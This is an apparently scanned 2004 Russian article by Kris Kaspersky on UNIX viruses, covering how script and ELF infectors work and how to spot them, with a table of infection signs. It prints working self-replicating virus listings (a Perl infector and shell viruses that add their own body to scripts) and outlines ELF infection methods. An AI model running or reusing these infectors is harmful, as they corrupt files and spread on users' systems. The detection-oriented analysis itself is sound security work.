ВИРУСЫ В UNIX, ИЛИ ГИБЕЛЬ «ТИТАНИКА» II

Ночью 14 апреля 1912 года принадлежавши Британии непотопляемый океанский лайнер «Титаник столкнулся с айсбергом и утонул, унеся с собой жизн более пятнадцати сотен из двух тысяч двухсо пассажиров... Поскольку «Титаник» был непотопляем на нем не хватило спасательных шлюпок

Джозеф Хеллер «Вообрази себе картину

Считается, что в UNIX-системах вирусы не живут – они там дохнут. Отчасти это действительно так, однако не стоит путать принципиальную невозможность создания вирусов с их отсутствием как таковых. В действительности же UNIX-вирусы существуют, и на настоящий момент (начало 2004 года) их популяция насчитывает более двух десятков. Немного? Не торопитесь с выводами. «Дефицит» UNIX-вирусов носит субъективный, а не объективный характер. Просто в силу меньшей распространенности UNIX-подобных операционных систем и специфики их направленности в этом мире практически не встречается даунов и вандалов. Степень защищенности операционной системы тут не при чем. Надеяться, что UNIX справится с вирусами и сама, несколько наивно и, чтобы не разделить судьбу «Титаника», держите защитные средства всегда под рукой, тщательно проверяя каждый запускаемый файл на предмет наличия заразы. О том, как это сделать, и рассказывает настоящая статья.

КРИС КАСПЕРСКИ

Исторически сложилось так, что первым нашумевшим вирусом стал Червь Морриса, запущенный им в Сеть 2 ноября 1988 года и поражающий компьютеры, оснащенные 4 BSD UNIX. Задолго до этого, в ноябре 1983 г., доктор Фредерик Коэн (Dr. Frederick Cohen) доказал возможность существования саморазмножающихся программ в защищенных операционных системах, продемонстрировав несколько практических реализаций для компьютеров типа VAX, управляемых операционной системой UNIX. Считается, что именно он впервые употребил термин «вирус».

На самом деле между этими двумя событиями нет ничего общего. Вирус Морриса распространялся через дыры в стандартном программном обеспечении (которые, кстати говоря, долгое время оставались незакрытыми), в то время как Коэн рассматривал проблему саморазмножающихся программ в идеализированной операционной системе без каких-либо дефектов в системе безопасности. Наличие дыр просто увеличило масштабы эпидемии и сделало размножение вируса практически неконтролируемым.

А теперь перенесемся в наши дни. Популярность UNIX-подобных систем стремительно растет и интерес к ним со стороны вирусописателей все увеличивается. Квалификация системных администраторов (пользователей персональных компьютеров и рабочих станций), напротив, неуклонно падает. Все это создает благоприятную среду для воспроизводства и размножения вирусов, и процесс их разработки в любой момент может принять лавинообразный характер, – стоит только соответствующим технологиям попасть в массы. Готово ли UNIX-сообщество противостоять этому? Нет! Судя по духу, витающему в телеконференциях, и общему настроению администраторов, UNIX считается непотопляемой системой, и вирусная угроза воспринимается крайне скептически.

Между тем, качество тестирования программного обеспечения (неважно, распространяемого в открытых исходных текстах или нет) достаточно невелико и, по меткому выражению одного из хакеров, один-единственный SendMail содержит больше дыр, чем все Windows-приложения вместе взятые. Большое количество различных дистрибутивов UNIX-систем многократно снижает влияние каждой конкретной дырки, ограничивая ареал обитания вирусов сравнительно небольшим количеством машин, однако в условиях всеобщей глобализации и высокоскоростных интернет-каналов даже чрезвычайно избирательный вирус способен поразить тысячи компьютеров за считанные дни или даже часы!

Распространению вирусов невероятно способствует тот факт, что в подавляющем большинстве случаев система конфигурируется с довольно демократичным уровнем доступа. Иногда это происходит по незнанию и/или небрежности системных администраторов, иногда по «производственной» необходимости. Если на машине постоянно обновляется большое количество программного обеспечения (в том числе и создаваемого собственными силами), привилегии на модификацию исполняемых файлов становятся просто необходимы, в противном случае процесс общения с компьютером из радости рискует превратиться в мучение.

Что бы там ни говорили фанатики UNIX, но вирусы размножаются и на этой платформе. Отмахиваться от этой проблемы означает уподобиться страусу. Вы хотите быть страусами? Я думаю – нет!

Условия, необходимые для функционирования вирусов

Памятуя о том, что общепринятого определения «компьютерных вирусов» не существует, условимся обозначать этим термином все программы, способные к скрытому размножению. Последнее может быть как самостоятельным (поражение происходит без каких-либо действий со стороны пользователя: достаточно просто войти в сеть), так и нет (вирус пробуждается только после запуска инфицированной программы).

Сформулируем минимум требований, «предъявляемых» саморазмножающимися программами к окружающей среде (кстати, почему бы окружающую среду не назвать окружающим четвергом?):

- в операционной системе имеются исполняемые объекты;
- эти объекты возможно модифицировать и/или создавать новые;
- происходит обмен исполняемыми объектами между различными ареалами обитания.

Под «исполняемым объектом» здесь понимается некоторая абстрактная сущность, способная управлять поведением компьютера по своему усмотрению. Конечно, это не самое удачное определение, но всякая попытка конкретизации неизбежно оборачивается потерей значимости. Например, текстовый файл в формате ASCII интерпретируется вполне определенным образом и на первый взгляд средой обитания вируса быть никак не может. Однако, если текстовой процессор содержит ошибку типа «buffer overfull», существует вполне реальная возможность внедрения в файл машинного кода с последующей передачей на него управления. А это значит, что мы не можем априори утверждать, какой объект исполняемый, а какой нет.

В плане возвращения с небес теоретической экзотики на грешну землю обетованну, ограничим круг своих интересов тремя основными типами исполняемых объектов: дисковыми файлами, оперативной памятью и загрузочными секторами.

Процесс размножения вирусов в общем случае сводится к модификации исполняемых объектов с таким расчетом, чтобы хоть однажды в жизни получить управление. Операционные системы семейства UNIX по умолчанию запрещают пользователям модифицировать исполняемые файлы, предоставляя эту привилегию лишь root. Это чрезвычайно затрудняет размножение вирусов, но отнюдь не делает его невозможным! Во-первых, далеко не все пользователи UNIX осознают опасность регистрации с правами root, злоупотребляя ей безо всякой необходимости. Во-вторых, некоторые приложения только под root и работают, причем создать виртуального пользователя, изолированного от всех остальных файлов системы, в некоторых случаях просто не получается. В-треть-

их, наличие дыр в программном обеспечении позволяет вирусу действовать в обход установленных ограничений.

Тем более, что помимо собственно самих исполняемых файлов в UNIX-системах имеются и чрезвычайно широко используются интерпретируемые файлы (далее по тексту просто скрипты). Причем, если в мире Windows командные файлы играют сугубо вспомогательную роль, то всякий уважающий себя UNIX-пользователь любое мало-мальски часто выполняемое действие загоняет в отдельный скрипт, после чего забывает о нем напрочь. На скриптах держится не только командная строка, но и программы генерации отчетов, интерактивные веб-странички, многочисленные управленческие приложения и т. д. Модификация файлов скриптов, как правило, не требует никаких особенных прав, и потому они оказываются вполне перспективной кандидатурой для заражения. Также вирусы могут поражать и исходные тексты программ, и исходные тексты операционной системы, с компилятором в том числе (их модификация в большинстве случаев разрешена).

Черви могут вообще подолгу не задерживаться в одном компьютере, используя его лишь как временное пристанище для рассылки своего тела на другие машины. Однако большинство червей все же предпочитают оседлый образ жизни кочевому, внедрясь в оперативную и/или долговременную память. Для своего размножения черви обычно используют дефекты операционной системы и/или ее окружения, обеспечивающие возможность удаленного выполнения программного кода. Ряд вирусов распространяется через прикрепленные к письму файлы (в курилках именуемые аттачами от английского attachment – вложение) в надежде, что доверчивый пользователь запустит их. К счастью, UNIX-пользователи в своей массе не настолько глупы, чтобы польститься на столь очевидную заразу.

Откровенно говоря, причина низкой активности вирусов кроется отнюдь не в защищенности UNIX, но в принятой схеме распространения программного обеспечения. Обмена исполняемыми файлами между пользователями UNIX практически не происходит. Вместо этого они предпочитают скачивать требующиеся им программы с оригинального источника, зачастую в исходных текстах. Несмотря на имеющиеся прецеденты взлома web/ftp-серверов и троянизации их содержимого, ни одной мало-мальски внушительной эпидемии еще не случилось, хотя локальные очаги «возгорания» все-таки были.

Агрессивная политика продвижения LINUX вероломно проталкивает эту ОС на рынок домашних и офисных ПК, т.е. в те сферы, где UNIX не только не сильна, но и попросту не нужна. Оказавшись в кругу неквалифицированных пользователей, UNIX автоматически потеряет звание свободной от вирусов системы, и опустошительные эпидемии не заставят себя ждать. Встретим мы их во всеоружии или в очередной раз дадим маху, вот в чем вопрос...

Вирусы в скриптах

Как уже отмечалось выше, скрипты выглядят достаточно привлекательной средой для обитания вирусов, и вот почему:

- в мире UNIX скрипты вездесущи;
- модификация большинства файлов скриптов разрешена;
- скрипты зачастую состоят из сотен строк кода, в которых очень легко затеряться;
- скрипты наиболее абстрагированы от особенностей реализации конкретного UNIX;
- возможности скриптов сопоставимы с языками высокого уровня (Си, Бейсик, Паскаль);
- скриптами пользователи обмениваются более интенсивно, чем исполняемыми файлами.

Большинство администраторов крайне пренебрежительно относятся к скриптовым вирусам, считая их «ненастоящими». Между тем, системе по большому счету всё равно, каким именно вирусом быть атакованной – настоящим или нет. При кажущейся игрушечности скрипт-вирусы представляют собой достаточно серьезную угрозу. Ареал их обитания практически безграничен – они успешно поражают как компьютеры с процессорами Intel Pentium, так и DEC Alpha/SUN SPARC. Они внедряются в любое возможное место (конец/начало/середину) заражаемого файла. При желании они могут оставаться резидентно в памяти, поражая файлы в фоновом режиме. Ряд скрипт-вирусов используют те или иные Stealth-технологии, скрывая факт своего присутствия в системе. Гений инженерной мысли вирусописателей уже освоил полиморфизм, уравняв тем самым скрипт-вирусы в правах с вирусами, поражающими двоичные файлы.

Каждый скрипт, полученный извне, перед установкой в систему должен быть тщательным образом проанализирован на предмет присутствия заразы. Ситуация усугубляется тем, что скрипты, в отличие от двоичных файлов, представляют собой plain-текст, начисто лишенный внутренней структуры, а потому при его заражении никаких характерных изменений не происходит. Единственное, что вирус не может подделать – это стиль оформления листинга. Почерк каждого программиста строго индивидуален. Одни используют табуляцию, другие предпочитают выравнивать строки посредством пробелов. Одни разворачивают конструкции if - else на весь экран, другие умещают их в одну строку. Одни дают всем переменным осмысленные имена, другие используют одно-двух символьную абракадабру в стиле «A», «X», «FN» и т. д. Даже беглый просмотр зараженного файла позволяет обнаружить инородные вставки (конечно, при том условии, что вирус не переформатирует поражаемый объект).

Листинг 1. Пример вируса, обнаруживающего себя по стилю

```
#!/usr/bin/perl  #PerlDemo
open(File,$0); @Virus=<File>; @Virus=@Virus[0...6]; close(File);
foreach $FileName (<*>) { if ((-r $FileName) ↵
    && (-w $FileName) && (-f $FileName)) {
open(File, "$FileName"); @Temp=<File>; close(File); ↵
    if ((@Temp[1] =~ "PerlDemo") or (@Temp[2] =~ "PerlDemo"))
{ if ((@Temp[0] =~ "perl") or (@Temp[1] =~ "perl")) { ↵
    open(File, ">$FileName"); print File @Virus;
print File @Temp; close (File); } } } }
```

Дальше. Грамотно спроектированный вирус поражает только файлы «своего» типа, в противном случае он

быстро приведет систему к краху, демаскируя себя и парализуя дальнейшее распространение. Поскольку в мире UNIX-файлам не принято давать расширения, задача поиска подходящих жертв существенно осложняется, и вирусу приходится явно перебирать все файлы один за одним, определяя их тип вручную.

Существуют по меньшей мере две методики такого определения: отождествление командного интерпретатора и эвристический анализ. Начнем с первого из них. Если в начале файла стоит магическая последовательность «#!», то остаток строки содержит путь к программе, обрабатывающей данный скрипт. Для интерпретатора Борна эта строка обычно имеет вид «#!/bin/sh», а для Perl – «#!/usr/bin/perl». Таким образом, задача определения типа файла в общем случае сводится к чтению его первой строки и сравнению ее с одним или несколькими эталонами. Если только вирус не использовал хеш-сравнение, эталонные строки будут явно присутствовать в зараженном файле, легко обнаруживая себя тривиальным контекстным поиском (см. листинги 2, 3).

Девять из десяти скрипт-вирусов ловятся на этот незамысловатый прием, остальные же тщательно скрывают эталонные строки от посторонних глаз (например, шифруют их или же используют посимвольное сравнение). Однако в любом случае перед сравнением строки с эталоном вирус должен ее считать. В командных файлах для этой цели обычно используются команды greep или head. Конечно, их наличие в файле еще не свидетельствует о зараженности последнего, однако позволяет локализовать жизненно важные центры вируса, ответственные за определения типа файла, что значительно ускоряет его анализ. В Perl-скриптах чтение файла чаще всего осуществляется через оператор «< >», реже используются функции read/readline/getc. Тот факт, что практически ни одна мало-мальски серьезная Perl-программа не обходится без файлового ввода/вывода, чрезвычайно затрудняет выявление вирусного кода, особенно если чтение файла происходит в одной ветке программы, а определение его типа – совсем в другой. Это затрудняет автоматизированный анализ, но еще не делает его невозможным!

Эвристические алгоритмы поиска жертвы состоят в выделении уникальных последовательностей, присущих файлам данного типа и не встречающихся ни в каких других. Так, наличие последовательности «if [» с вероятностью близкой к единице указывает на командный скрипт. Некоторые вирусы отождествляют командные файлы по строке «Bourne», которая присутствует в некоторых, хотя и далеко не всех скриптах. Естественно, никаких универсальных приемов распознавания эвристических алгоритмов не существует (на то они и эвристические алгоритмы).

Во избежание многократного инфицирования файла-носителя вирусы должны уметь распознавать факт своего присутствия в нем. Наиболее очевидный (и популярный!) алгоритм сводится к внедрению специальной ключевой метки (вроде «это я – Вася»), представляющей собой уникальную последовательность команд, так сказать, сигнатуру вируса или же просто замысловатый комментарий. Строго говоря, гарантированная уникальность вирусам совершенно не нужна. Достаточно, чтобы ключевая метка отсутствовала более чем в половине неинфицированных файлов. Поиск ключевой метки может осуществляться как командами find/greep, так и построчечным чтением из файла с последующим сравнением добытых строк с эталоном. Скрипты командных интерпретаторов используют для этой цели команды head и tail, применяемые совместно с оператором «=», ну а Perl-вирусы все больше тяготеют к регулярным выражениям, что существенно затрудняет их выявление, т.к. без регулярных выражений не обходится практически ни одна Perl-программа.

Другой возможной зацепкой является переменная «$0», используемая вирусами для определения собственного имени. Не секрет, что интерпретируемые языки программирования не имеют никакого представления о том, каким именно образом скрипты размещаются в памяти, и при всем желании не могут «дотянуться» до них. А раз так, то единственным способом репродуцирования своего тела остается чтение исходного файла, имя которого передается в нулевом аргументе командной строки. Это достаточно характерный признак заражения исследуемого файла, ибо существует очень немного причин, по которым программа может интересоваться своим названием и путем.

Впрочем, существует (по крайней мере теоретически) и альтернативный способ размножения. Он работает по тем же принципам, что и программа, распечатывающая сама себя (в былое время без этой задачки не обходилась ни одна олимпиада по информатике). Решение сводится к формированию переменной, содержащей программный код вируса, с последующим внедрением оного в заражаемый файл. В простейшем случае для этого используется конструкция «<<», позволяющая скрыть факт внедрения программного кода в текстовую переменную (и это выгодно отличает Perl от Си). Построчная генерация кода в стиле «@Virus[0]= "\#\!\/usr\/bin\/perl"» встречается реже, т.к. слишком громоздко, непрактично и к тому же наглядно (в смысле даже при беглом просмотре листинга выдает вирус с головой).

Зашифрованные вирусы распознаются еще проще. Наиболее примитивные экземпляры содержат большое количество «шумящих» двоичных последовательностей типа «\x73\xFF\x33\x69\x02\x11...», чьим флагманом является спецификатор «\x», за которым следует ASCII-код зашифрованного символа. Более совершенные вирусы используют те или иные разновидности UUE-кодирования, благодаря чему все зашифрованные строки выглядят вполне читабельно, хотя и представляют собой бессмысленную абракадабру вроде «UsKL[aS4iJk». Учитывая, что среднеминимальная длина Perl-вирусов составляет порядка 500 байт, затеряться в теле жертвы им легко.

Теперь рассмотрим пути внедрения вируса в файл. Файлы командного интерпретатора и программы, написанные на языке Perl, представляют собой неиерархическую последовательность команд, при необходимости включающую в себя определения функций. Здесь нет ничего, хотя бы отдаленно похожего на функцию main язы-

ка Си или блок BEGIN/END языка Паскаль. Вирусный код, туло дописанный в конец файла, с вероятностью 90% успешно получит управление и будет корректно работать. Оставшиеся 10% приходятся на случаи преждевременного выхода из программы по exit или ее принудительного завершения по <Ctrl-C>. Для копирования своего тела из конца одного файла в конец другого вирусы обычно используют команду «tail», вызывая ее приблизительно так:

Листинг 2. Фрагмент вируса UNIX.Tail.a, дописывающего себя в конец файла (оригинальные строки файла-жертвы выделены синим)

```
#!/bin/sh
echo "Hello, World!"

for F in *
do
   if ["$(head -c9 $F 2>/dev/null)"="#!/bin/sh" ↵
    -a "$(tail -1 $F 2>/dev/null)"!="#:-P"]
  then
    tail -8 $0 >> $F 2>/dev/null
   fi
done
```

Другие вирусы внедряются в начало файла, перехватывая все управление на себя. Некоторые из них содержат забавную ошибку, приводящую к дублированию строки «!#/bin/xxx», первая из которых принадлежит вирусу, а вторая – самой зараженной программе. Наличие двух магических последовательностей «!#» в анализируемом файле красноречиво свидетельствует о его заражении, однако подавляющее большинство вирусов обрабатывает эту ситуацию вполне корректно, копируя свое тело не с первой, а со второй строки. Типичный пример такого вируса приведен ниже:

Листинг 3. Фрагмент вируса UNIX.Head.b, внедряющегося в начало файла (оригинальные строки файла-жертвы выделены синим)

```
#!/bin/sh

for F in *
do
   if [ "$(head -c9 $F 2>/dev/null)" = "#!/bin/sh" ] then
          head -11 $0 > tmp
          cat $F >> tmp
          mv tmp $F
   fi
done

echo "Hello, World!"
```

Некоторые, весьма немногочисленные вирусы внедряются в середину файла, иногда перемешиваясь с его оригинальным содержимым. Естественно, для того чтобы процесс репродуцирования не прекратился, вирус должен каким-либо образом помечать «свои» строки (например, снабжать их комментарием «#MY LINE») либо же внедряться в фиксированные строки (например, начиная с тринадцатой строки, каждая нечетная строка файла содержит тело вируса). Первый алгоритм слишком нагляден, второй – слишком нежизнеспособен (часть вируса может попасть в одну функцию, а часть – совсем в другую), поэтому останавливаться на этих вирусах мы не будем.

Таким образом, наиболее вирусоопасными являются начало и конец всякого файла. Их следует изучать с особой тщательностью, не забывая о том, что вирус может содержать некоторое количество «отвлекающих» команд, имитирующих ту или иную работу.

Встречаются и вирусы-спутники, вообще не «дотрагивающиеся» до оригинальных файлов, но во множестве создающие их «двойников» в остальных каталогах. Поклонники чистой командной строки, просматривающие содержимое директорий через ls могут этого и не заметить, т.к. команда ls вполне может иметь «двойника», предусмотрительно убирающего свое имя из списка отображаемых файлов.

Не стоит забывать и о том, что создателям вирусов не чуждо элементарное чувство беспечности, и откровенные наименования процедур и/или переменных в стиле «Infected», «Virus», «ZARAZA» – отнюдь не редкость.

Иногда вирусам (особенно полиморфным и зашифрованным) требуется поместить часть программного кода во временный файл, полностью или частично передав ему бразды правления. Тогда в теле скрипта появляется команда «chmod +x», присваивающая файлу атрибут исполняемого. Впрочем, не стоит ожидать, что автор вируса окажется столь ленив и наивен, что не предпримет никаких усилий для сокрытия своих намерений. Скорее всего нам встретится что-то вроде: «chmod $attr $FileName».

Таблица 1. Сводная таблица наиболее характерных признаков наличия вируса с краткими комментариями (подробности по тексту)

признак	комментарий
#!/bin/sh "\#!\/usr\/bin\/perl"	Если расположена не в первой строке файла, скрипт скорее всего заражен, особенно если последовательность "#!" находится внутри оператора if-then или же передается командам grep и/или find
grep	Используются для определения типа файла-жертвы и поиска отметки о зараженности (дабы ненароком не заразить повторно); к сожалению, достаточным признаком наличия вируса служить не может, ибо часто используется в "честных" программах.
find	
$0	Характерный признак саморазмножающейся программы (а зачем еще честному скрипту знать свой полный путь?).
head	Используется для определения типа файла-жертвы и извлечения своего тела из файла-носителя из начала скрипта.
tail	Используется для извлечения своего тела из конца файла-носителя.
chmod +x	Если применяется к динамически создаваемому файлу, с высокой степенью вероятности свидетельствует о наличии вируса (причем ключ +x может быть так или иначе замаскирован).
<<	Если служит для зачисления в переменную программного кода, является характерным признаком вируса (и полиморфного в том числе).
"\xAA\xBB\xCC..."	Характерный признак зашифрованного вируса.
"Aj#9KIRzS"	
vir, virus, viral, infect...	Характерный признак вируса, хотя может быть и просто шуткой

Листинг 4. Фрагмент Perl-вируса UNIX.Demo

```
#!/usr/bin/perl
#PerlDemo

open(File,$0);
@Virus=<File>;
@Virus=@Virus[0...27];
close(File);

foreach $FileName (<*>)
{
    if ((-r $FileName) && (-w $FileName) && (-f $FileName))
    {
      open(File, "$FileName");
      @Temp=<File>;
      close(File);
      if ((@Temp[1] =~ "PerlDemo") or (@Temp[2] =~ "PerlDemo"))
      {
            if ((@Temp[0] =~ "perl") or (@Temp[1] =~ "perl"))
            {
                  open(File, ">$FileName");
                  print File @Virus;
                  print File @Temp;
                  close (File);
            }
      }
    }
}
```

Эльфы в заповедном лесу

За всю историю существования UNIX было предложено множество форматов двоичных исполняемых файлов, однако к настоящему моменту в более или менее употребляемом виде сохранились лишь три из них: a.out, COFF и ELF.

Формат a.out (Assembler and link editor OUTput files) – самый простой и наиболее древний из трех перечисленных, появившийся еще во времена господства PDP-11 и VAX. Он состоит из трех сегментов: .text (сегмент кода), .data (сегмент инициализированных данных) и .bss (сегмент неинициализированных данных), двух таблиц перемещаемых элементов (по одной для сегментов кода и данных), таблицы символов, содержащей адреса экспортируемых/импортируемых функций, и таблицы строк, содержащей имена последних. К настоящему моменту формат a.out считается устаревшим и практически не используется. Краткое, но вполне достаточное для его освоения руководство содержится в man Free BSD. Также рекомендуется изучить включаемый файл a.out.h, входящий в комплект поставки любого UNIX-компилятора.

Формат COFF (Common Object File Format) – прямой наследник a.out – представляет собой существенно усовершенствованную и доработанную версию последнего. В нем появилось множество новых секций, изменился формат заголовка (и в том числе появилось поле длины, позволяющее вирусу вклиниваться между заголовком и первой секцией файла), все секции получили возможность проецироваться по любому адресу виртуальной памяти (для вирусов, внедряющихся в начало и/или середину файла, это актуально) и т. д. Формат COFF широко распространен в мире Windows NT (PE-файлы представляют собой слегка модифицированный COFF), но в современных UNIX-системах он практически не используется, отдавая дань предпочтения формату ELF.

Формат ELF (Executable and Linkable Format, хотя не исключено, что формат сначала получил благозвучное название, под которое потом подбиралась соответствующая аббревиатура – среди UNIX-разработчиков всегда было много толкиенистов) очень похож на COFF и фактически является его разновидностью, спроектированной для обеспечения совместимости с 32- и 64-разрядными архитектурами. В настоящее время – это основной формат исполняемых файлов в системах семейства UNIX. Не то чтобы он всех сильно устраивал (та же FreeBSD сопротивлялась нашествию Эльфов, как могла, но в версии 3.0 была вынуждена объявить ELF-формат как формат, используемый по умолчанию, поскольку последние версии популярного компилятора GNU C древних форматов уже не поддерживают), но ELF – это общепризнанный стандарт, с которым приходится считаться, хотим ли мы того или нет. Поэтому в настоящей статье речь главным образом пойдет о нем. Для эффективной борьбы с вирусами вы должны изучить ELF-формат во всех подробностях. Вот два хороших руководства на эту тему: http://www.ibiblio.org/pub/historic-linux/ftp-archives/sunsite.unc.edu/Nov-06-1994/GCC/ELF.doc.tar.gz («Executable and Linkable Format – Portable Format Specification») и http://www.nai.com/common/media/vil/pdf/nvanvoers_VB_conf%202000.pdf («Linux Viruses – ELF File Format»).

Не секрет, что у операционных систем Windows NT и UNIX много общего, и механизм заражения ELF/COFF/a.out файлов с высоты птичьего полета ничем не отличается от заражения форматов семейства NewExe. Тем не менее, при всем поверхностном сходстве между ними есть и различия.

Существует по меньшей мере три принципиально различных способа заражения файлов, распространяемых в формате a.out:

- «поглощение» оригинального файла с последующей его записью в tmp и удалением после завершения выполнения (или – «ручная» загрузка файла-жертвы как вариант);
- расширение последней секции файла и дозапись своего тела в ее конец;
- сжатие части оригинального файла и внедрение своего тела на освободившееся место.

Переход на файлы формата ELF или COFF добавляет еще четыре:

- расширение кодовой секции файла и внедрение своего тела на освободившееся место;
- сдвиг кодовой секции вниз с последующей записью своего тела в ее начало;
- создание своей собственной секции в начале, середине или конце файла;
- внедрение между файлом и заголовком.

Внедрившись в файл, вирус должен перехватить на себя управление, что обычно осуществляется следующими путями:

- созданием собственного заголовка и собственного сегмента кода/данных, перекрывающего уже существующий;
- коррекцией точки входа в заголовке файла-жертвы;
- внедрением в исполняемый код файла-жертвы команды перехода на свое тело;
- модификацией таблицы импорта (в терминологии a.out – таблицы символов) для подмены функций, что особенно актуально для Stealth-вирусов.

Всем этим махинациям (кроме приема с «поглощением») очень трудно остаться незамеченными, и факт заражения в подавляющем большинстве случаев удается определить простым визуальным просмотром дизассемблерного листинга анализируемого файла. Подробнее об этом мы поговорим чуточку позже, а пока обратим свое внимание на механизмы системных вызовов, используемые вирусами для обеспечения минимально необходимого уровня жизнедеятельности.

Для нормального функционирования вирусу необходимы по меньшей мере четыре основных функции для работы с файлами (как то: открытие/закрытие/чтение/запись файла) и опционально функция поиска файлов на диске/сети. В противном случае вирус просто не сможет реализовать свои репродуктивные возможности, и это уже не вирус получится, а Троянский Конь!

Существует по меньшей мере три пути для решения этой задачи:

- использовать системные функции жертвы (если они у нее, конечно, есть);
- дополнить таблицу импорта жертвы всем необходимым;
- использовать native-API операционной системы.

И последнее. Ассемблерные вирусы (а таковых среди UNIX-вирусов подавляющее большинство) разительно отличаются от откомпилированных программ нетипичным для языков высокого уровня лаконичным, но в то же время излишне прямолинейным стилем. Поскольку упаковщики исполняемых файлов в мире UNIX практически никем не используются, всякая посторонняя «нашлепка» на исполняемый файл с высокой степенью вероятности является троянской компонентой или вирусом.

Теперь рассмотрим каждый из вышеперечисленных пунктов во всех подробностях.

Заражение посредством поглощения файла

Вирусы этого типа пишутся преимущественно начинающими программистами, еще не успевшими освоить азы архитектуры операционной системы, но уже стремящимися кому-то сильно напакостить. Алгоритм заражения в общем виде выглядит так: вирус находит жертву, убеждается, что она еще не заражена и что все необходимые права на модификацию этого файла у него присутствуют. Затем он считывает жертву в память (временный файл) и записывает себя поверх заражаемого файла. Оригинальный файл дописывается в хвост вируса как оверлей, либо же помещается в сегмент данных (см. рис. 1).

Получив управление, вирус извлекает из своего тела содержимое оригинального файла, записывает его во временный файл, присваивает ему атрибут исполняемого и запускает «излеченный» файл на выполнение, после чего удаляет с диска вновь. Поскольку подобные манипуляции редко остаются незамеченными, некоторые вирусы отваживаются на «ручную» загрузку жертвы с диска. Впрочем, процедуру для корректной загрузки ELF-файла написать нелегко и еще сложнее ее отладить, поэтому появление таких вирусов представляется достаточно маловероятным (ELF – это вам не простенький a.out!)

Характерной чертой подобных вирусов является крошечный сегмент кода, за которым следует огромный сегмент данных (оверлей), представляющий собой самостоятельный исполняемый файл. Попробуйте контекстным поиском найти ELF/COFF/a.out заголовок – в зараженном файле их будет два! Только не пытайтесь дизассемблировать оверлей/сегмент данных, – осмысленного кода все равно не получится, т.к., во-первых, для этого требуется знать точное расположение точки входа, а во-вторых, расположить хвост дизассемблируемого файла по его законным адресам. К тому же оригинальное содержимое файла может быть умышленно зашифровано вирусом, и тогда дизассемблер вернет бессодержательный мусор, в котором будет непросто разобраться. Впрочем, это не сильно затрудняет анализ. Код вируса навряд ли буде очень большим, и на восстановление алгоритма шифро вания (если тот действительно имеет место) не уйде много времени.

Хуже, если вирус переносит часть оригинального фай ла в сегмент данных, а часть – в сегмент кода. Такой фай выглядит как обыкновенная программа за тем единствен ным исключением, что большая часть кодового сегмент представляет собой «мертвый код», никогда не получаю щий управления. Сегмент данных на первый взгляд выг лядит как будто бы нормально, однако при внимательном рассмотрении обнаруживается, что все перекрестны ссылки (например, ссылки на текстовые строки) смеще ны относительно их «родных» адресов. Как нетрудно до гадаться – величина смещения и представляет собой дли ну вируса.

Дизассемблирование выявляет характерные для ви русов этого типа функции exec и fork, использующиес для запуска «вылеченного» файла, функцию chmod дл присвоения файлу атрибута исполняемого и т. д.



Рисунок 1. Типовая схема заражения исполняемого файла путем его поглощения

